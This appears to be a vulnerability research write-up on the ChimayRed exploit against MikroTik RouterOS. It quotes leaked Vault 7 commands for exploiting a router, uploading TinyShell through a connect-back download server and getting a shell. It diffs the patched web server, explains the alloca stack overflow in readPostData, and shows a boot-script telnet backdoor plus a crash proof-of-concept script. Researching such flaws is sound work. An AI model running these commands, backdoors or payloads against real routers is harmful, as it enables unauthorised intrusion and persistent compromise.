Vault 7: CIA Hacking Tools Revealed

Chimay Red exploit
Persistence exploit

BigNerd95

Chimay Red

“ChimayRed (CR) is an exploit that is used against MikroTik (MT) routers running RouterOS.

It is used to upload a payload such as HIVE or TinyShell onto the MT router.

This guide explains how to utilize ChimayRed to upload the TinyShell payload to the MikroTik router.”

(https://wikileaks.org/ciav7p1/cms/page_16384604.html)

Step-by-step guide

1. Verify that the MikroTik is running RouterOS 6.X
2. Verify python version 2.7 is installed
3. Determine the ICON IP Address
4. Go to ChimayRed bin directory
    a. /home/ubuntu/Desktop/ChimayRed_v3.7/bin
5. Exploit RB 493G using ChimayRed.
    a. python chimay_red.py -t 172.20.100.6:80 connectback -l 172.20.12.23 -p 4242
6. The following output should be observed, which confirms successfully exploitation:
    a. [+] Connecting to: 172.20.100.6:80
    b. [+] Detected RouterOS: 6.27
    c. [+] Detected architecture: mipsbe
    d. [+] 0 seconds until Web server is reset.
    e. [+] Web server reset.
    f. [+] Connecting to target...
    g. [+] Connected.
    h. [+] Sending exploit payload...
    i. [+] Exploit sent.

7. Make TinyShell executable.
8. Build TinyShell with the following parameters:
    a. ./tshpatcher-1.0.4 -p 12345 -k MyPassphrase -m mt-mipsbe -o tshd-mipsbe -s /bin/ash
9. Upload TinyShell.
    a. First setup the download_and_exe server on ICON.
    b. cd ~/Desktop/ChimayRed_v3.7/bin
    c. python tools/download_and_exe_server.py -l 172.20.12.23 -p 4242 -f ~/Desktop/TshPatcher_v1.0.4/tshd-mipsbe
    d. Ctrl-Z
    e. python chimay_red.py -t 172.20.100.6:80 download_and_exe -l 172.20.12.23 -p 4242 -f /tmp/tshd-mipsbe
    f. <Press Enter>
    g. fg
    h. You should observe the following output:
    i. [+] Got connection from 172.20.100.6:37874
    j. [+] Sending 42864 bytes...
    k. [+] Sent.
10. Connect to MK TinyShell
    a. ~/Desktop/TshPatcher_v1.0.4/tsh-x86_64 172.20.100.6 12345 MyPassphrase
    b. #

Supported RouterOS

“Downgraded to ROS 6.30.1. ChimayRed does not support 6.30.2.”

(https://wikileaks.org/ciav7p1/cms/page_20251203.html)

All the install log present in the leak are done on versions previous to 6.30.

RouterOS changelog

What's new in 6.38.5 (2017-Mar-09 11:32):

!) www - fixed http server vulnerability;

(https://mikrotik.com/download/changelogs/current-release-tree)

Diaphora


www_6.38.4 vs www_6.38.5

Line	Address	Name	Address 2	Name 2	Ratio	BBlocks 1	BBlocks 2	Description
00003	08055d58	_ZN7Headers9addHeaderERK6stringib	0805354a	_ZN7Headers9addHeaderERK6stringib	0.200	1	13	Perfect match, same name
00007	08055a04	_ZNK7Request12readPostDataER6stringj	08056268	_ZNK7Request12readPostDataER6stringj	0.500	7	4	Perfect match, same name
00041	08052ad8	sub_8052AD8	080538f2	sub_80538F2	0.570	3	3	Strongly connected components
00035	08051240	sub_8051240	0805124e	sub_805124E	0.740	5	5	Mnemonics small-primes-product
00034	08052a2d	sub_8052A2D	08052849	sub_8052849	0.740	5	5	Mnemonics small-primes-product
00033	080529df	sub_80529DF	080511b2	sub_80511B2	0.740	5	5	Mnemonics small-primes-product
00032	08052934	sub_8052934	08051200	sub_8051200	0.740	5	5	Mnemonics small-primes-product
00031	080511f2	sub_80511F2	08051164	sub_8051164	0.740	5	5	Mnemonics small-primes-product
00030	080511a4	sub_80511A4	08052897	sub_8052897	0.740	5	5	Mnemonics small-primes-product
00038	08057381	sub_8057381	080512ab	sub_80512AB	0.790	4	4	Mnemonics small-primes-product
00037	080513cf	sub_80513CF	08053b82	sub_8053B82	0.790	4	4	Mnemonics small-primes-product
00036	08051357	sub_8051357	08053a92	sub_8053A92	0.790	4	4	Mnemonics small-primes-product
00029	08052444	sub_8052444	080522f8	sub_80522F8	0.830	4	4	Mnemonics small-primes-product
00025	0805268e	sub_805268E	08052542	sub_8052542	0.880	1	1	Mnemonics small-primes-product
00016	08058236	_ZN7Request7receiveEv	0805810a	_ZN7Request7receiveEv	0.880	16	17	Perfect match, same name
00004	08053474	_ZN6LooperC2Ev	08053cd4	_ZN6LooperC2Ev	0.880	7	8	Perfect match, same name
00028	08056dca	sub_8056DCA	0805329c	sub_805329C	0.890	1	1	Mnemonics small-primes-product
00027	08056db0	sub_8056DB0	08052515	sub_8052515	0.890	1	1	Mnemonics small-primes-product
00026	08052661	sub_8052661	08053282	sub_8053282	0.890	1	1	Mnemonics small-primes-product
00001	08052132	main	08052005	main	0.890	27	25	Perfect match, same name
00000	0804ffc0	.init_proc	0804ff70	.init_proc	0.900	1	1	Perfect match, same name
00039	08052510	sub_8052510	080523c4	sub_80523C4	0.920	10	10	Mnemonics small-primes-product
00040	08051448	sub_8051448	08051324	sub_8051324	0.930	28	28	Partial pseudo-code fuzzy hash
00014	08057cd4	_ZN7Servlet6doPostER7ContextRK7Re...	08057ba8	_ZN7Servlet6doPostER7ContextRK7Re...	0.950	1	1	Perfect match, same name
00013	08057c9e	_ZN7Servlet5doGetER7ContextRK7Re...	08057b72	_ZN7Servlet5doGetER7ContextRK7Re...	0.950	1	1	Perfect match, same name
00024	08052982	sub_8052982	080527ec	sub_80527EC	0.970	5	5	Import names hash
00002	080574fe	_ZN3www13ServerFactory12onNoSet...	080533e4	_ZN3www13ServerFactory12onNoSet...	0.970	3	3	Perfect match, same name
00020	08059d84	_ZN8Response12printHeadingER7ostr...	08059c78	_ZN8Response12printHeadingER7ostr...	0.980	3	3	Perfect match, same name
00019	08059cca	_ZN8ResponseC2EP11fdstreambuf	08059bbe	_ZN8ResponseC2EP11fdstreambuf	0.980	1	1	Perfect match, same name
00015	08057d0a	_ZN7Servlet8doMethodER7ContextRK...	08057bde	_ZN7Servlet8doMethodER7ContextRK...	0.980	8	8	Perfect match, same name
00023	0805a17c	_ZN8Response8sendFileERK6string	0805a070	_ZN8Response8sendFileERK6string	0.990	7	7	Perfect match, same name
00022	08059fec	_ZN8Response9sendErrorEv	08059ee0	_ZN8Response9sendErrorEv	0.990	4	4	Perfect match, same name
00021	08059e70	_ZN8Response5flushEv	08059d64	_ZN8Response5flushEv	0.990	9	9	Perfect match, same name
00018	0805983e	_ZN3www6Server13openTcpSocketEv	08059732	_ZN3www6Server13openTcpSocketEv	0.990	16	16	Perfect match, same name
00017	08058d8c	_ZN3www13ServerFactory9cmdAddO...	08058c80	_ZN3www13ServerFactory9cmdAddO...	0.990	12	12	Perfect match, same name
00012	0805773c	_Z14getStatusDescriRK6string	08057610	_Z14getStatusDescriRK6string	0.990	17	17	Perfect match, same name
00011	0805648c	_ZN3www10DirServlet5doGetER7Con...	08056cec	_ZN3www10DirServlet5doGetER7Con...	0.990	66	66	Perfect match, same name
00010	08055ee6	_ZN3www6Server3getER7Request	08056746	_ZN3www6Server3getER7Request	0.990	27	27	Perfect match, same name
00009	08055be4	_ZN7Headers15parseHeaderLineERK6...	08056446	_ZN7Headers15parseHeaderLineERK6...	0.990	16	16	Perfect match, same name
00008	08055aac	_ZNK7Request12printHeadingER7ostr...	0805630e	_ZNK7Request12printHeadingER7ostr...	0.990	7	7	Perfect match, same name
00006	08055806	_ZNK7Headers18getTokenizedHeader...	0805606a	_ZNK7Headers18getTokenizedHeader...	0.990	5	5	Perfect match, same name
00005	0805494e	_ZN3www10Connection3runEv	080551b2	_ZN3www10Connection3runEv	0.990	51	51	Perfect match, same name

readPostData diff

www_6.38.4

www_6.38.5



```
1  char __cdecl Request::readPostData(Request *this, string *a2, unsigned int recv_len)
2  {
3    char found; // bl@1
4    void *v4; // esp@5
5    _DWORD *v5; // eax@5
6    int v7; // [sp+8h] [bp-28h]@5
7    char content_length; // [sp+10h] [bp-20h]@1
8    unsigned int content_length_value; // [sp+14h] [bp-1Ch]@1
9
10   content_length_value = 0;
11   string::string(&content_length, "content-length");
12   found = Headers::getHeader((Headers *)this, (const string *)&content_length, &content_length_value);
13   string::~string((string *)&content_length);
14   if ( !found
15     || recv_len && recv_len < content_length_value
16     || (v4 = alloca(content_length_value + 1),
17         v5 = (_DWORD *)istream::read((istream *)(this + 8), (char *)&v7, content_length_value),
18         *((_BYTE *)v5 + *(_DWORD *)(*v5 - 12) + 20) & 5) )
19   {
20     found = 0;
21   }
22   else
23   {
24     string::string(&content_length, &v7, content_length_value, v5);
25     sub_80532AC(a2, (const string *)&content_length);
26     string::~string((string *)&content_length);
27   }
28   return found;
29 }
```

```
1  char __cdecl Request::readPostData(Request *this, string *a2, unsigned int recv_len)
2  {
3    char found; // bl@1
4    void *v4; // esp@5
5    _DWORD *v5; // eax@5
6    int v7; // [sp+8h] [bp-28h]@5
7    char content_length; // [sp+10h] [bp-20h]@1
8    unsigned int content_length_value; // [sp+14h] [bp-1Ch]@1
9
10   content_length_value = 0;
11   string::string(&content_length, "content-length");
12   found = Headers::getHeader((Headers *)this, (const string *)&content_length, &content_length_value);
13   string::~string((string *)&content_length);
14   if ( !found
15     || recv_len && recv_len < content_length_value
16     || (v4 = alloca(content_length_value + 1),
17         v5 = (_DWORD *)istream::read((istream *)(this + 8), (char *)&v7, content_length_value),
18         *((_BYTE *)v5 + *(_DWORD *)(*v5 - 12) + 20) & 5) )
19   {
20     found = 0;
21   }
22   else
23   {
24     string::string(&content_length, &v7, content_length_value, v5);
25     sub_80532AC(a2, (const string *)&content_length);
26     string::~string((string *)&content_length);
27   }
28   return found;
29 }
```

content-length value from header

No check on the size of content_length_value

What is alloca?

“Allocate memory that is automatically freed”

```
void *alloca(size_t size);
```

“The alloca() function allocates size bytes of space in the stack frame of the caller.

This temporary space is automatically freed when the function that called alloca() returns to its caller.”

(http://man7.org/linux/man-pages/man3/alloca.3.html)

What really happens?

The content_length_value is subtracted from the stack pointer register.

If we pass a big number bigger than 130000 and smaller than 2147483647 the stack pointer will point out of the stack, and the first PUSH will generate a SEGFAULT.

If we pass a negative number (or a number from 2147483648 [-2147483648] to 4294967295 [-1]), the space on the stack won't be reserved because the stack pointer will be incremented instead of decremented.

So we can smash the stack!

But...the istream::Read function will try to read 4 mld of bytes from the socket and writing them on the stack, generating a SEGFAULT before returning from function.

Persistence exploit

”place binary in "/flash/bin", and place script in "**/flash/etc/rc.d/**”

(https://wikileaks.org/ciav7p1/cms/page_28049428.html)

In implant generation log:

“python $PERSEUS_BIN -f /flash/rw/hidden -f **/flash/etc/rc.d/run.d/S99mcc** -f **/flash/etc/rc.d/run.d/S99tsh** […]”

(https://wikileaks.org/ciav7p1/cms/page_50495490.html)

So if you put a bash script in

/flash/etc/rc.d/run.d/

it will be executed at boot.

Get a RouterOS iso

Download x86 iso image from mikrotik download (https://mikrotik.com/download):

To get an older version edit the iso link:

https://download2.mikrotik.com/routeros/[ROS_VERSOIN]/mikrotik-[ROS_VERSION].iso

https://download2.mikrotik.com/routeros/6.38.5/mikrotik-6.38.5.iso

https://download2.mikrotik.com/routeros/6.38.4/mikrotik-6.38.4.iso

https://download2.mikrotik.com/routeros/6.30/mikrotik-6.30.iso

Create a VM a install it.

Then add a network interface to the VM and setup an IP:

1. login with Admin and blank password
2. /ip address add address=192.168.2.124/24 interface=ether1

Installing a backdoor

1. Shutdown the VM and insert as first boot device a live linux distro.
2. Once inside the linux distro, mount the two disks /dev/sda1 and /dev/sda2.
3. One of them contains the folders /bin and /etc.
4. In /bin folder copy busybox-i686 and gdbserver.i686 binaries (set execution permissions).
   a. (https://www.busybox.net/downloads/binaries/1.26.2-defconfig-multiarch/busybox-i686)
   b. (https://github.com/rapid7/embedded-tools/raw/master/binaries/gdbserver/gdbserver.i686)
5. In /etc folder create a bash script called S99own (set execution permissions):

```
#!/bin/bash
mkdir /tmp/mybin
/flash/bin/busybox-i686 --install -s /tmp/mybin
export PATH=/tmp/mybin:$PATH
telnetd -p 23000 -l bash
#bash
```

6. Unmount disks and shutdown the VM, remove the live iso and boot again.

Debugging

Connect to the backdoor using telnet:

```
telnet 192.168.2.124 23000
```

And you will get a root shell!

Move to /flash/bin/ and launch

```
./gdbserver.i686 host:5050 --attach $(pidof www)
```

Now you can attach to gdbserver with a debugger at ip 192.168.2.124 and port 5050.

Crash POC

```python
import socket, time

header = """POST /jsproxy HTTP/1.1
Content-Length: -1

"""

body = "A"*4096

try:
    s = socket.socket()
    s.connect(('192.168.2.124', 80))
    s.send(bytes(header + body, "ascii"))
    print("inviati")
    time.sleep(0.5)
    print(s.recv(1024))
except:
    print("Errore")
```

You must send a POST to /jsproxy url to trigger readPostData function.

-1 = 4294967295

-2 = 4294967294